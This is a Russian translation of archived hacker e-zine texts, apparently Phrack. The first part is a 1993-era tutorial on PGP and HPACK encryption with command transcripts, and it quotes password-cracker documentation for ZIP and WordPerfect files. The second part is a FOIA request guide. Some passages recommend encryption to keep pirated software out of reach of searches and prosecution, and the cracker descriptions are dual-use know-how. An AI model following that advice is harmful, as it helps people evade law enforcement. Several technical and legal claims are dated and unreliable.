Только для IBM-совместимых компьютеров существуют патенты на несколько разъёмов клавиатуры — например, для OS/2 и Tandy, — а также тот факт, что чипсеты ISA почти столь же разнообразны, как и сотни производителей материнских плат. Из-за практики выбора наиболее дешёвого предложения не может быть никакой уверенности в конкретном соединении — особенно когда вы пытаетесь отслеживать компьютер, который никогда реально не видели!

Короче говоря — для TEMPEST-устройства слишком дорого быть мобильным и при этом способным обнаруживать нажатия клавиш «стандартной» клавиатуры, главным образом потому, что клавиатуры недостаточно «стандартизированы»! Фактически единственный настоящий стандарт, который, насколько я могу судить, существует на обычных компьютерах, — это то, что мониторы по-прежнему используют добрую старую CRT-технологию.

Возражения против этого включают тот факт, что большинство доступных PC-компьютеров используют стандартные DIN-разъёмы, а значит, БОЛЬШИНСТВО клавиатур можно было бы исследовать. Более того, эти клавиатуры традиционно являются последовательными соединениями, использующими весьма уязвимый провод (см. Приложение B).

И всё же снова я выдвигаю защиту: кабели клавиатур традиционно имеют наиболее плотное экранирование (моей почти 6 мм толщиной), и поэтому вопрос сводится к тому, насколько точным может быть портативное TEMPEST-устройство и является ли оно достаточно экономически эффективным для применения против хакеров. Дальнейшие точки зрения и обзор TEMPEST можно найти в Приложении B.

В результате мы открыли возможность защиты наших компьютерных систем от внешнего вмешательства. Поскольку любая ПРИЛИЧНАЯ программа шифрования не отображает пароль на экран, типичная программа шифрования может обеспечить разумный уровень безопасности вашей машины. Насколько разумный?

Если у вас установлено 9 пиратских программ и вас накрыли с обыском, вас не признают уголовником. Более того, им даже не стоило бы тратить время на такой обыск. Если у вас установлено 9 пиратских программ, а 200 пиратских программ зашифрованы в коробке с дисками, и вас обыскивают, вам можно предъявить обвинение только в хранении 9 пиратских программ (если только вы не сделали что-то глупое, например не написали «Пиратская Ultima» на ярлыке).

Мы все подозревали, что шифрование — правильный путь, но как насчёт самого шифрования? Насколько надёжно шифрование?

Если вы думаете, что мир хакеров погружён в жестокие предрассудки, могу поспорить, вы не можете дождаться разговора с криптоаналитиками. Это традиционно самые большие дыры, которые я когда-либо видел. В их понимании люди дебатируют концепции шифрования с начала времён, и если вы придумаете совершенно новый метод шифрования данных, ВЫ ОСКОРБЛЯЕТЕ ВСЕХ, КТО КОГДА-ЛИБО ЗАНИМАЛСЯ ШИФРОВАНИЕМ, — в основном потому что говорите: «О, я только что придумал идею шифрования, которое, возможно, лучшее из всех», когда люди посвятили всю жизнь разработке и взлому техник шифрования — так что что, по-вашему, делает вас таким, чёрт возьми, умным?

В любом случае, крипто(ана)литики склонны воспринимать большинство комментариев как завуалированные оскорбления и легко обижаются до глубины души. Что ж, не ошибитесь: если бы

я хотел оскорбить этих людей, я бы это сделал. Я уже делал. Я продолжу. И я не стану тонко прикрывать это хорошими манерами.

Область криптоанализа традиционно имела математический акцент. Шифр Биля и немецкий шифр «Энигма» — одни из наиболее известных примеров в этой области. С момента Второй мировой войны люди тратят время, исследуя, как технологии повлияют на будущее шифрования данных.

Если бы Соединённые Штаты вступили в войну с какой-то другой страной, у них было бы серьёзное преимущество, знай они приказы противника до их исполнения. Используя шпионов и прослушку, они могут получить зашифрованные данные, называемые шифротекстом. Они передают информацию группам, занимающимся шифрованием, — таким как АНБ и ЦРУ, — и те пытаются декодировать информацию прежде, чем она устареет.

Будущее компьютерной криминологии развивается по тем же принципам. Срок давности по беловоротничковым преступлениям по умолчанию составляет около 3–4 лет. Как только получен зашифрованный файл, встаёт задача расшифровать его в пределах этого срока.

Как согласились бы большинство криптоаналитиков, затраты в человеко-часах и время суперкомпьютеров сделали бы нецелесообразным применение методов брутфорс-дешифрования случайных методов шифрования. В результате вмешалось государственное регулирование.

Агентство национальной безопасности (называемое «Призраками» — Spooks — относительно известным мучителем хакеров, получавших оплату от КГБ, Клиффом Столлом — вероятно, единственное, что он когда-либо сказал, что заставляет меня думать, что он мог бы быть настоящим человеком) выпустило DES — Стандарт шифрования данных. Этот метод шифрования был в основном надёжен и требовал много времени для взлома, что и являлось его ахиллесовой пятой.

DES не был невзламываемым — просто на его взлом уходило «неразумно долгое время». Атаки на понятие «неразумно» становятся всё сильнее. Хотя DES берёт начало на компьютерах Honeywell и DEC PDP, ходили слухи, что они соединяли в сеть достаточно компьютеров для взлома типичного DES-зашифрованного файла. Теперь, когда у нас есть более мощные компьютеры и стоимость высокоскоростных рабочих станций ещё ниже, я считаю, что даже если они переоценили «неразумно» в сто раз, сейчас они находятся в «разумных» пределах.

Чтобы объяснить, как быстро сегодня работает DES...

Я лично написал взломщик паролей для DES — возможно, первый настоящий высокоскоростной взломщик. Он использовал немецкую версию «Ultra-Fast Crypt» алгоритма DES, содержавшую статическую переменную для хранения части предыдущей попытки шифрования пароля — так называемую соль. Обеспечив, чтобы система не пересаливала при каждой попытке ввода пароля, я смог угадывать пароли из словаря со скоростью 400+ слов в секунду на 386-25 (другие методы того времени давали около 30 в секунду). Насколько я понимаю сейчас, для того же процессора были достигнуты уровни в 500+.

Это означает, что я могу перебрать весь словарь примерно за пять минут на DES-зашифрованном сегменте. АНБ располагает РЕАЛЬНЫМИ деньгами и одними из лучших математиков в мире, так что если они захотят получить приличную скорость шифрования, DES идеально подходит для параллельного программирования. Разбив DES-сегмент на сотню относительно современных процессоров, они могли бы выдавать терафлопы скорости. Вероятно, они смогли бы взломать код за несколько дней, если бы захотели.

Через десять лет они смогут сделать это за несколько секунд.

Конечно, правильный способ обойти DES-шифрование — найти более надёжный, менее популярный метод. То, что его регулирует правительство США, не означает, что он лучший. На самом деле это означает, что это самая чёртова слабая вещь, которую они только смогли

приукрасить в надежде, что общество это проглотит! Последняя попытка АНБ ввести стандарт в области шифрования закончилась провалом.

Я в определённой мере убеждён, что АНБ выступает против персональной безопасности, и судя по всей их публичной деятельности, они НЕ ХОТЯТ, чтобы кто-либо имел персональную безопасность. Медиа, кстати, тоже.

Из-за тупиц из «Библейской группы несправедливых претензий против ужасного кощунства» (BIGGOTS — Библейские Борцы за Богоугодное Общество, Гнобящие Оппозицию и Технологии), считающих, что нарушение ЗАКОНА ведёт вас в ад (см. ПРИЛОЖЕНИЕ C для ознакомления с моей точкой зрения на этих людей), которые убедят Конгресс принять законы о простом прослушивании телефонных линий и сетей без ордеров — для мониторинга обычных соединений, — шифрование станет обязательным, если вы хотите сохранить хоть какую-то приватность.

И цитируя Фила Циммермана: «Если приватность будет вне закона, только преступники будут обладать приватностью».

Таким образом, методы шифрования, которые мы должны использовать, следует собрать в очень чёткие категории, НЕ имеющие одобрения АНБ, и при этом полезные на практике.

Как использовать приличное шифрование

(Сначала перейдите в ПРИЛОЖЕНИЕ D и раздобудьте себе копию PGP последней версии.)

Прежде всего, PGP — контрабандное программное обеспечение, предположительно незаконное для использования в Соединённых Штатах из-за нарушения патента, которое оно якобы несёт. Нарушение патента — использование варианта алгоритма шифрования RSA. Можно ли запатентовать алгоритм? По определению, нельзя запатентовать идею — только продукт, например исходный код. Тем не менее патент существует как истинный, пока не доказано обратное. Ещё один пример того, как люди в области криптоанализа могут быть придурками.

В любом случае, Phil's Pretty Good Software, создатели PGP, были привлечены к суду, и все права на PGP в Соединённых Штатах Америки были утрачены. Затем следует нарушение ВТОРОГО закона — незаконный экспорт средств шифрования данных за пределы США. Фил распространил свои методы шифрования за пределы США, что тоже является нарушением закона. Несмотря на то что г-н Циммерман больше не работает над PGP, поскольку он свободно отдал свой исходный код другим, люди в странах за пределами Соединённых Штатов постоянно обновляют и улучшают пакет PGP.

PGP поддерживает два очень важных метода шифрования — обычное и с открытым ключом. Оба важно понять, поскольку они защищают от совершенно разных угроз.

Обычное шифрование

Методы обычного шифрования легче всего понять. Вы задаёте пароль, и введённый пароль шифрует файл или какие-либо другие данные. Повторно введя пароль, вы восстанавливаете исходные данные.

Достаточно простая концепция — только не давайте пароль тому, кому не доверяете. Если вы дадите пароль не тому человеку, весь ваш бизнес окажется под угрозой. Это верно практически для всего, что вы считаете важным.

Несомненно, прямо сейчас существует множество «достаточно надёжных» шифров. К сожалению, доступность этих методов несколько ограничена из-за законов об экспорте. «Основные» программы шифрования, о которых, по моему мнению, стоит говорить, поддерживаются людьми из-за пределов США.

Два метода «обычного» шифрования по крайней мере не являются DES, что уже делает их приемлемыми на мой взгляд. Это не означает, что их невозможно взломать, но у них нет определённых ограничений DES, о которых я знаю, — например, максимальная длина пароля в 8 символов. Методы таковы: MDC, доступный в пакете HPACK; и IDEA, доступный в Pretty Good Privacy.

После установки PGP можно начать практиковаться в шифровании типичных файлов на вашем PC. Чтобы зашифровать файл AUTOEXEC.BAT обычным шифрованием (файл не будет удалён после шифрования), используйте следующую команду:

```
C:\> pgp -c autoexec.bat
Pretty Good Privacy 2.1 - Public-key encryption for the masses.
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/19 03:06 GMT

You need a pass phrase to encrypt the file.
Enter pass phrase:                                  { Password not echoed }
Enter same pass phrase again: Just a moment....
Ciphertext file: autoexec.pgp

C:\> dir

 Volume in drive C is RACK'S
 Directory of  c:\autoexec.pgp

autoexec.pgp      330 1-18-93  21:05

        330 bytes in 1 file(s)          8,192 bytes allocated
  52,527,104 bytes free
```

PGP сожмёт файл перед шифрованием. Я бы назвал это уязвимостью шифрования на том основании, что файл содержит ZIP-сигнатуру, которая теоретически может сделать общее шифрование менее надёжным. Несмотря на то что никто не сообщал о взломе PGP таким способом, мне было бы спокойнее с отключёнными функциями ZIP. Это несколько противоречит тому факту, что проверка избыточности — ещё один способ взломать шифротекст. Однако это не так надёжно, как проверка ZIP-сигнатуры.

Хотя PGP, несомненно, станет более популярной из двух программ, «сильная сторона» шифрования HPACK состоит в том, что благодаря меньшей популярности оно, вероятно, не будет так интенсивно исследоваться, как методы PGP. Конечно, следуя за PGP, новые методы шифрования несомненно будут добавляться по мере улучшения программы.

Вот как зашифровать весь файл с помощью программы HPACK с использованием «обычного» шифрования MDC:

```
C:\> hpack A -C secret.hpk secret.txt
HPACK - The multi-system archiver Version 0.78a0 (shareware version)
For Amiga, Archimedes, Macintosh, MSDOS, OS/2, and UNIX
Copyright (c) Peter Gutmann 1989 - 1992.  Release date: 1 Sept 1992

Archive is 'SECRET.HPK'

Please enter password (8..80 characters):
Reenter password to confirm:
Adding SECRET  .TXT

Done
```

Как бы то ни было, я лично не думаю, что HPACK когда-либо станет по-настоящему популярным ни по каким причинам, кроме его возможностей шифрования. ZIP портирован на удивительное количество платформ, в чём и кроется слабость шифрования ZIP. Если вы думаете, что ZIP надёжен, помните, что вам нужно предотвратить возможность четырёх лет попыток взлома пароля, чтобы выдержать срок исковой давности:

Вот введение к ZIPCRACK и что там говорится о том, насколько легко преодолеть этот барьер:

(Из ZIPCRACK.DOC)

```
-----
     ZIPCRACK — программа, предназначенная для демонстрации того, насколько
легко подобрать пароли к файлам, созданным с помощью PKZIP. Используемый
подход — быстрая атака полным перебором, способная сканировать тысячи паролей
в секунду (5-6000 на 80386-33). Хотя в настоящее время нет известного способа
расшифровать файлы PKZIP без предварительного нахождения правильного пароля,
вероятность того, что пароль конкретного ZIP-файла может быть найден в поиске
из миллиарда слов (что занимает около суток на быстром '486), достаточно
высока, чтобы любой, использующий шифрование из PKZIP 1.10, должен был
проявлять осторожность (примечание: на момент написания этого текста версия
PKZIP 2.00 ещё не вышла, поэтому неизвестно, будет ли в будущих версиях PKZIP
использоваться улучшенный алгоритм шифрования). Основная цель автора в выпуске
этой программы — стимулировать улучшение безопасности ZIP. Предполагаемая цель
— НЕ упростить для каждого пользователя взлом любого ZIP, поэтому никаких
усилий для создания удобного пользовательского интерфейса не предпринималось.
-----
```

Аналогично, WordPerfect ещё более уязвим. Я нашёл копию WordPerfect Crack в Интернете, и вот что там говорится о методах WordPerfect, которые якобы невозможно взломать:

(Из WPCRACK.DOC)

```
-----
Руководство WordPerfect утверждает, что «вы можете защитить или заблокировать
свои документы паролем так, что никто не сможет их получить или распечатать без
знания пароля — включая вас», и «если вы забудете пароль, абсолютно никакой
возможности получить документ не существует.» [1]

Весьма впечатляет! На самом деле, пароль файла Word Perfect 5.x можно взломать
на листе бумаги формата A4 — настолько всё просто. Если вы рассчитываете на
безопасность своих файлов, её НЕТ. Беннет [2] изначально обнаружил, как
шифруется файл, а Берген и Каэлли [3] получили дополнительную информацию,
касающуюся версии 5.x. Я взял эти работы, расширил их и написал программы для
извлечения пароля из файла.
-----
```

Шифрование с открытым ключом

Возвращаясь к аналогии с Masters of Deception — их прослушивали телефон. Обычное шифрование хорошо для домашнего использования, поскольку пароль может знать только один человек. Но что происходит, когда вы хотите передать зашифрованные данные по телефону? Если Секретная служба слушает ваши звонки, вы не можете сообщить пароль человеку, которому хотите отправить зашифрованную информацию. Секретная служба будет перехватывать пароль каждый раз.

Встречайте шифрование с открытым ключом! Концепции, лежащие в основе открытого ключа, гораздо глубже по сравнению с обычным шифрованием. Идея состоит в том, что пароли не обмениваются; вместо этого другому лицу передаётся «ключ», сообщающий КАК зашифровать для вас файл. Это называется открытым ключом.

Вы сохраняете у себя ЗАКРЫТЫЙ ключ и ПАРОЛЬ. Они сообщают вам, как расшифровать файл, который вам кто-то отправил. Между открытым и закрытым ключами нет «прямого» пути, поэтому то, что у кого-то ЕСТЬ открытый ключ, не означает, что он может воспроизвести ни ваш секретный ключ, ни пароль. Это лишь означает, что если они зашифруют файл с помощью открытого ключа, вы сможете его расшифровать. Более того, из-за методов одностороннего шифрования выходные данные вашего открытого ключа каждый раз оригинальны, и поэтому вы не можете расшифровать информацию, зашифрованную с помощью открытого ключа, — даже если вы сами её зашифровали!

Таким образом, вы можете свободно раздавать свой открытый ключ кому угодно, и любая перехваченная информация, которую вы получите — прослушанная или нет, — не будет иметь значения. В результате вы можете обмениваться чем угодно, не беспокоясь о прослушивании телефонных линий! Говорят, что эта техника используется для защиты ядерного арсенала США — на случай, если вы не верите в её надёжность.

Я на самом деле разговаривал с некоторыми из создателей алгоритма RSA с открытым ключом, и, хотя это весьма блестящие личности, меня несколько раздражает их недостаточный энтузиазм в помощи общественности в получении инструментов для использования открытого ключа. В результате их вот-вот задавят люди, предпочитающие PGP.

Ладно, может, у них нет «вообще ничего». На самом деле у них есть совершенно бесплатный пакет с исходным кодом, доступный для общественности в США (без экспорта кода), который люди могут использовать — он называется RSAREF. В Приложении E объясняется подробнее, почему я не предлагаю вам использовать этот пакет, а также как его получить, чтобы убедиться самим.

Теперь, когда мы знаем основные концепции открытого ключа, давайте создадим основу для эффективных защищённых от прослушки коммуникаций.

Создание собственного секретного ключа (комментарии в {}):

```
C:\> pgp -kg               {  Команда для запуска PGP для генерации ключа }
Pretty Good Privacy 2.1 - Public-key encryption for the masses.
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/18 19:53 GMT

Pick your RSA key size:
        1)       384 bits- Casual grade, fast but less secure
        2)       512 bits- Commercial grade, medium speed, good security
        3)      1024 bits- Military grade, very slow, highest security
Choose 1, 2, or 3, or enter desired number of bits: 3  {ВОЕННЫЙ УРОВЕНЬ, ЧТО Ж}

Generating an RSA key with a 1024-bit modulus...
You need a user ID for your public key.  The desired form for this
user ID is your name, followed by your E-mail address enclosed in
<angle brackets>, if you have an E-mail address.
For example:  John Q. Smith <12345.6789@compuserve.com>

Enter a user ID for your public key:
The Racketeer <rack@lycaeum.hfc.com>

You need a pass phrase to protect your RSA secret key.
Your pass phrase can be any sentence or phrase and may have many
words, spaces, punctuation, or any other printable characters.
Enter pass phrase:                                  { Не отображается на экране }
Enter same pass phrase again:                       {  "    "    "    "    }
Note that key generation is a VERY lengthy process.

We need to generate 105 random bytes.  This is done by measuring the
time intervals between your keystrokes.  Please enter some text on your
keyboard, at least 210 nonrepeating keystrokes, until you hear the beep:
1 .*                                                          { уменьшается }
-Enough, thank you.
.................................................++++ ........++++
Key generation completed.
```

Процессору 33-386DX потребовалось в общей сложности около 10 минут для создания ключа. Теперь, когда он сгенерирован, он помещён в ваш брелок ключей. Мы можем просмотреть брелок с помощью следующей команды:

```
C:\> pgp -kv
Pretty Good Privacy 2.1 - Public-key encryption for the masses.
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/18 20:19 GMT

Key ring: 'c:\pgp\pubring.pgp'
Type bits/keyID   Date       User ID
pub  1024/7C8C3D  1993/01/18 The Racketeer <rack@lycaeum.hfc.com>
1 key(s) examined.
```

Теперь у нас есть рабочий брелок ключей с вашими собственными ключами. Теперь нужно извлечь ваш открытый ключ, чтобы другие люди могли шифровать что-то для вас и отправлять вам. Для этого нужно иметь возможность отправить его им по почте. Поэтому вам нужно извлечь его в формате ASCII. Это делается следующим образом:

```
C:\> pgp -kxa "The Racketeer <rack@lycaeum.hfc.com>"
Pretty Good Privacy 2.1 - Public-key encryption for the masses
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/18 20:56 GMT

Extracting from key ring:  'c:\pgp\pubring.pgp', userid "The Racketeer
<rack@lycaeum.hfc.com>".

Key for user ID: The Racketeer <rack@lycaeum.hfc.com>
1024-bit key, Key ID 0C975F, created 1993/01/18

Extract the above key into which file? rackkey

Transport armor file: rackkey.asc

Key extracted to file 'rackkey.asc'.
```

Готово. Конечный результат — файл, содержащий:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.1

mQCNAisuyi4AAAEEAN+cY6nUU+VIhYOqBfcc12rEMph+A7iadUi8xQJ00ANvp/iF
+ugZ+GP2ZnzA0fob9cG/MVbh+iiz3g+nbS+ZljD2uK4VyxZfu5alsbCBFbJ6Oa8K
/c/e19lzaksSlTcqTMQEae60JUkrHWpnxQMM3IqSnh3D+SbsmLBs4pFrfIw9AAUR
tCRUaGUgUmFja2V0ZWVyIDxyYWNrQGx5Y2FldW0uaGZjLmNvbT4=
=6rFE
-----END PGP PUBLIC KEY BLOCK-----
```

Его можно прикрепить к концу любого электронного письма, которое вы хотите отправить. Этот ключ может быть добавлен в чей-то брелок открытых ключей и тем самым использован для шифрования информации, чтобы отправить её вам. Большинство людей, использующих это в USENET, добавляют ключ в свои файлы подписи, чтобы он автоматически публиковался в их сообщениях.

Предположим, кто-то другой хотел бы связаться с вами. В результате он отправил вам свой открытый ключ:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.1

mQA9AitgcOsAAAEBgMlGLWl8rub0Ulzv3wpxI5OFLRkx3UcGCGsi/y/Qg7nR8dwI
owUy65l9XZsp0MUnFQAFEbQlT25lIER1bWIgUHVkIDwxRHVtUHVkQG1haWxydXMu
Yml0bmV0Pg==
=FZBm
-----END PGP PUBLIC KEY BLOCK-----
```

Обратите внимание: этот парень, г-н One Dumb Pud, использовал меньший размер ключа, чем вы. Это не должно иметь значения, потому что PGP обнаруживает это автоматически. Давайте теперь добавим этого типа в ваш брелок ключей.


```
C:\> pgp -ka dumbpud.asc
Pretty Good Privacy 2.1 - Public-key encryption for the masses.
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/22 22:17 GMT

Key ring: 'c:\pgp\pubring.$01'
Type bits/keyID   Date       User ID
pub   384/C52715  1993/01/22 One Dumb Pud <1DumPud@mailrus.bitnet>

New key ID: C52715

Keyfile contains:
   1 new key(s)
Adding key ID C52715 from file 'dumbpud.asc' to key ring 'c:\pgp\pubring.pgp'.

Key for user ID: One Dumb Pud <1DumPud@mailrus.bitnet>
384-bit key, Key ID C52715, crated 1993/01/22
This key/userID associate is not certified.

Do you want to certify this key yourself (y/N)?  n {Разберёмся с этим позже}
```

Теперь парень добавлен в наш брелок. Давайте зашифруем для него файл. Как насчёт неотредактированной копии этого файла?

```
C:\> pgp -e encrypt One                     {PGP имеет автодополнение имён}
Pretty Good Privacy 2.1 - Public-key encryption for the masses.
(c) 1990-1992 Philip Zimmermann, Phil's Pretty Good Software. 6 Dec 92
Date: 1993/01/22 22:24 GMT


Recipient's public key will be used to encrypt.
Key for user ID: One Dumb Pud <1DumPud@mailrus.bitnet>
384-bit key, Key ID C52715, created 1993/01/22

WARNING:  Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "One Dumb Pud <1DumPud@mailrus.bitnet>".

Are you sure you want to use this public key (y/N)? y
-----------------------------------------------------------------------------
```

Phrack Magazine — архивный материал. Перевод выполнен в ознакомительных целях.

Закон о свободе информации и вы



Автор: Vince Niel

Как мы все знаем о нашем правительстве Соединённых Штатов в современную эпоху — Большой Брат наблюдает. Было бы наивно думать, что мы не живём в мире, подобном тому, что описан в романе Джорджа Оруэлла «1984». Правительство следит за всем, что мы делаем. Федеральное правительство располагает тысячами документов об отдельных гражданах. Например:

Если вы работали в федеральном ведомстве, у государственного подрядчика или служили в любом роде войск — федеральное правительство имеет на вас досье.

Если вы участвовали в каком-либо федерально финансируемом проекте — соответствующее ведомство, по всей видимости, сохранило об этом запись.

Если вас арестовывали местные, штатные или федеральные власти и снимали отпечатки пальцев — ФБР ведёт запись о вас и об этом аресте.

Если вы подавали заявку на студенческий кредит или грант, заверенный государством, — Министерство здравоохранения, образования и социального обеспечения сохранило эти сведения.

Если вы запрашивали или проходили проверку для получения допуска к секретным сведениям по любой причине — Министерство обороны имеет запись о вас.

И эти записи — отнюдь не просто бумаги с заявлениями. Возьмём, к примеру, ФБР. Как только вы совершаете преступление, они начинают следить за вами. Ваше досье обновляется каждый раз, когда в вашей жизни происходит нечто важное: женитьба, госпитализация, поступление на военную службу, совершение нового преступления и т. д. Если они находят хоть малейший повод для подозрений, они проводят углублённое расследование, ещё больше пополняя ваше досье. Люди даже не подозревают, насколько велик их файл в ФБР.

Если вы когда-либо были на пиратской BBS, которую прикрыли, и ваши данные там фигурировали — вся информация о пользователях доски передаётся федеральным властям. На каждого отдельного пользователя заводится дело. И если вы когда-нибудь нарушите закон, это дело будет открыто и использовано против вас при необходимости. Прежде чем продолжить, хочу привести пример одного человека, который запросил своё досье из армии. Досье было создано, когда он много лет назад обращался за допуском к секретным сведениям. В нём говорилось:

> *...Он задолжал школе 50 центов за невозвращённый ключ от шкафчика.*
> *...Он ходил на свидания 2–3 раза в неделю и не имел интимных отношений со своими партнёршами.*
> *...Он был безответственным, поскольку задолжал 5 долларов за штраф за переход улицы в неположенном месте в Сиэтле.*

Так что же можно сделать с этой бюрократической машиной, которую мы называем нашим правительством? Всё просто — дать отпор! Закон о свободе информации (далее — FOIA) был принят и позволяет вам получить свои личные записи из любого государственного ведомства. В конце этого файла приведён список большинства ведомств, а также текст самого закона.

У закона есть ограничения, однако он может оказаться весьма полезным для любого человека, у которого были столкновения с законом или кто просто хочет знать, что федеральное правительство хранит о нём. Если в предоставлении документа вам откажут, а вы считаете, что имеете на него право, — вы можете даже подать на правительство в суд. В законе указано, что дела, возбуждённые на основании FOIA, должны ставиться первыми в очередь на рассмотрение и разбираться как можно скорее. Этот закон малоизвестен — и неспроста. Правительство не хочет, чтобы вы знали, что оно делает. Но так или иначе информация выйдет на свет — люди имеют право знать!

И не думайте, что единственные интересные документы — это те, что хранятся в ФБР и ЦРУ. Увлекательные документы можно получить из Налоговой службы (IRS), Министерства здравоохранения, Министерства образования, Федеральной транспортной администрации, Управления жилищного строительства (HUD), Национального кредитного союза — информация, которую там хранят о вас, не поддаётся никакому осмыслению.

Как именно запросить своё личное дело в конкретном ведомстве

Прежде всего хочу развеять распространённое заблуждение. Большинство людей полагают, что если вы запросите своё досье в ФБР и его там нет — его создадут специально для вас. Это неверное и крайне параноидальное утверждение. У правительства есть дела поважнее, чем заводить досье на любопытных граждан. И даже если по какому-то маловероятному стечению обстоятельств оно всё же заведёт на вас дело — ну и что с того? Досье существуют на миллионы людей, и это вряд ли как-то испортит вам жизнь. Просто будьте осторожны — вот и всё, что я могу сказать.

Самое важное при запросе информации от государственного ведомства в рамках FOIA — сделать письмо максимально кратким, чётким и конкретным. Так вы получите информацию (или отказ) как можно скорее, а заодно сократите расходы на копирование (об этом позже). Сначала нужно определить, какое именно ведомство вас касается. Если вы не уверены, в какое именно обращаться, — отправьте письмо сразу в несколько. Список ведомств приведён в конце этого файла, а полный список можно найти в «Справочнике правительства Соединённых Штатов» (United States Government Manual) — он есть в любой библиотеке.

Запрос следует адресовать сотруднику по FOIA данного ведомства или его руководителю. В большинстве ведомств есть секретарь, занимающийся всеми запросами по FOIA. В мелких ведомствах, с которыми вам, скорее всего, не придётся иметь дело, такого сотрудника может не быть. В левом нижнем углу конверта разборчиво напишите «Freedom of Information Act Request» — это гарантирует, что ваше письмо не затеряется в бумажной круговерти.

Во всех ведомствах есть регламенты по FOIA, с которыми стоит ознакомиться. Они не хотят рассылать «чувствительные» документы и тому подобное. Эти регламенты также подробно описывают процедуру запроса. Здесь же можно узнать, какой именно документ вас интересует, что позволит сократить расходы. Регламенты можно найти в «Своде федеральных нормативных актов» (The Code of Federal Regulations) — он также есть в любой местной библиотеке.

Большинство ведомств требуют нотариального заверения письма, иначе они его попросту не рассмотрят. Это защищает от попыток выдать себя за другого человека и получить чужое досье. Чтобы заверить письмо, достаточно обратиться в местный банк. Предъявите удостоверение личности (или иной документ), подтверждающее, что вы — это вы, и письмо будет заверено. После этого у правительства не будет оснований отклонить ваш запрос.

В письме-запросе по FOIA должны быть четыре части:

1. Указание на то, что запрос подаётся в рамках FOIA.
2. Запрашиваемые документы, описанные как можно конкретнее.
3. Имя и адрес лица, запрашивающего информацию. Номер телефона необязателен, но с ним вы узнаете о результатах запроса значительно быстрее.
4. Сумма, которую вы готовы потратить на получение документа (объясняется ниже).

Ниже приведён образец письма — просто впишите свои данные:

```
---------------------------------------------------------------------------

Agency Head [or Freedom of Information Act Officer]
Name of Agency
Address of Agency
City, State, Zip Code

Re: Freedom of Information Act Request

    I request a copy of the following documents [or documents containing the
following information if you do not know the specific name of the document] be
provided for me: [identify the documents as accurately as possible]

    In order to help determine my status to assess fees, you should know that
I am an individual seeking information for personal use and not for commercial
use.  [always, always say you are an individual.  That way, you will not have
to pay extra fees because you are part of the media or a commercial endeavor.]

    [Optional] I am willing to pay fees for this request up to a maximum of
$__.  If you estimate the fees will exceed this limit, please inform me first.

    [Optional] I request a waiver of all fees for this request.  Disclosure of
the requested information to me is in the public interest because it is likely
to contribute significantly to public understanding of the operations or
activities  of the government and is not primarily in my commercial interest
[include specific information].

    Thank you for your consideration of this request.

                    Sincerely,

                    Name
                    Address
                    City, State, Zip Code
                    Telephone Number [Optional]
---------------------------------------------------------------------------
```

Некоторые пункты письма поначалу могут быть непонятны, но я разберу их ниже.

Деньги

Как вы, наверное, догадались, получение информации по FOIA — не бесплатное, однако стоимость можно снизить, если правильно разыграть карты. Как указано в письме, всегда пишите, что вы являетесь частным лицом, запрашивающим информацию в некоммерческих целях. Проверка — это процесс просмотра документов и определения того, могут ли они быть вам высланы. По закону, если вы являетесь частным лицом и не запрашиваете информацию в коммерческих целях — плату за проверку с вас взять не могут!

Во всех ведомствах установлены тарифы на копирование документов. Плата также может взиматься за поиск документа. Если вы частное лицо — вы заплатите меньше всего. Разумеется, если вы понятия не имеете, как называется нужный документ, и действуете наугад, разумно указать в письме конкретную сумму, которую вы готовы потратить. Когда она будет достигнута — вас

уведомят. Это предусмотрено в приведённом выше письме.

Вы же не хотите получить счёт на 150 долларов, если напишете «просто пришлите мне всё, что у вас есть на меня». Даже не зная точно, что именно у них хранится, можно написать: «пришлите, пожалуйста, все досье, юридические документы и записи, которые у вас есть под моим именем». Помните: правительство любит бюрократические формальности. Если вы неверно сформулируете письмо — они воспользуются этим. Многие ведомства не взимают плату за обработку запросов стоимостью менее 3 долларов, и даже если счёт придёт, он не должен превышать 5–10 долларов.

Если вы каким-то образом докажете, что доступ к информации поможет широкой общественности понять, как работает правительство, — плату можно отменить полностью. Если с помощью какой-нибудь ловкой формулировки вы придумаете нечто убедительное для выполнения этого условия, то сможете запрашивать огромные объёмы документов, не заплатив ни цента.

Ограничения

Разумеется, у Закона о свободе информации есть ограничения. Некоторые документы могут быть признаны секретными и недоступными для широкой публики. Любой отказ в предоставлении информации по FOIA можно оспорить в суде — и выиграть. В законе указано, что дела, возбуждённые на основании FOIA, должны рассматриваться в приоритетном порядке. Попробовать всегда стоит.

Если часть записи засекречена, это не означает, что засекречен весь документ. Федеральное ведомство обязано изъять конфиденциальную часть и выслать вам всё остальное. Ведомство также обязано объяснить причину изъятия.

Ниже приведены некоторые основания для отказа:

1. **Секретные документы.** Засекреченные документы могут быть задержаны. Документы могут быть засекречены в интересах национальной обороны и внешней политики. Засекреченные документы всё равно можно запросить: ведомство проверит, нуждается ли документ по-прежнему в защите. Если запрошенный документ уже рассекречен — получить его несложно.

2. **Внутренние правила и практики персонала.** Это исключение распространяется на вопросы, связанные с внутренними правилами и практиками ведомства. Запросы внутренних расписаний, административных руководств и тому подобного могут быть отклонены.

3. **Конфиденциальная коммерческая информация.** Коммерческая тайна или планы, имеющие коммерческую ценность, не подлежат раскрытию. Коммерческая или финансовая информация также может не раскрываться, поскольку это может нанести ущерб частному лицу.

4. **Личная тайна.** Это исключение распространяется на личные, медицинские и аналогичные досье, раскрытие которых нарушило бы частную жизнь. Это важно, потому что данная норма не позволяет коммерческим структурам получить сведения о вас. В то же время она позволяет вам получить частные сведения, хранящиеся о вас самих. Именно поэтому важно нотариально заверить письмо.

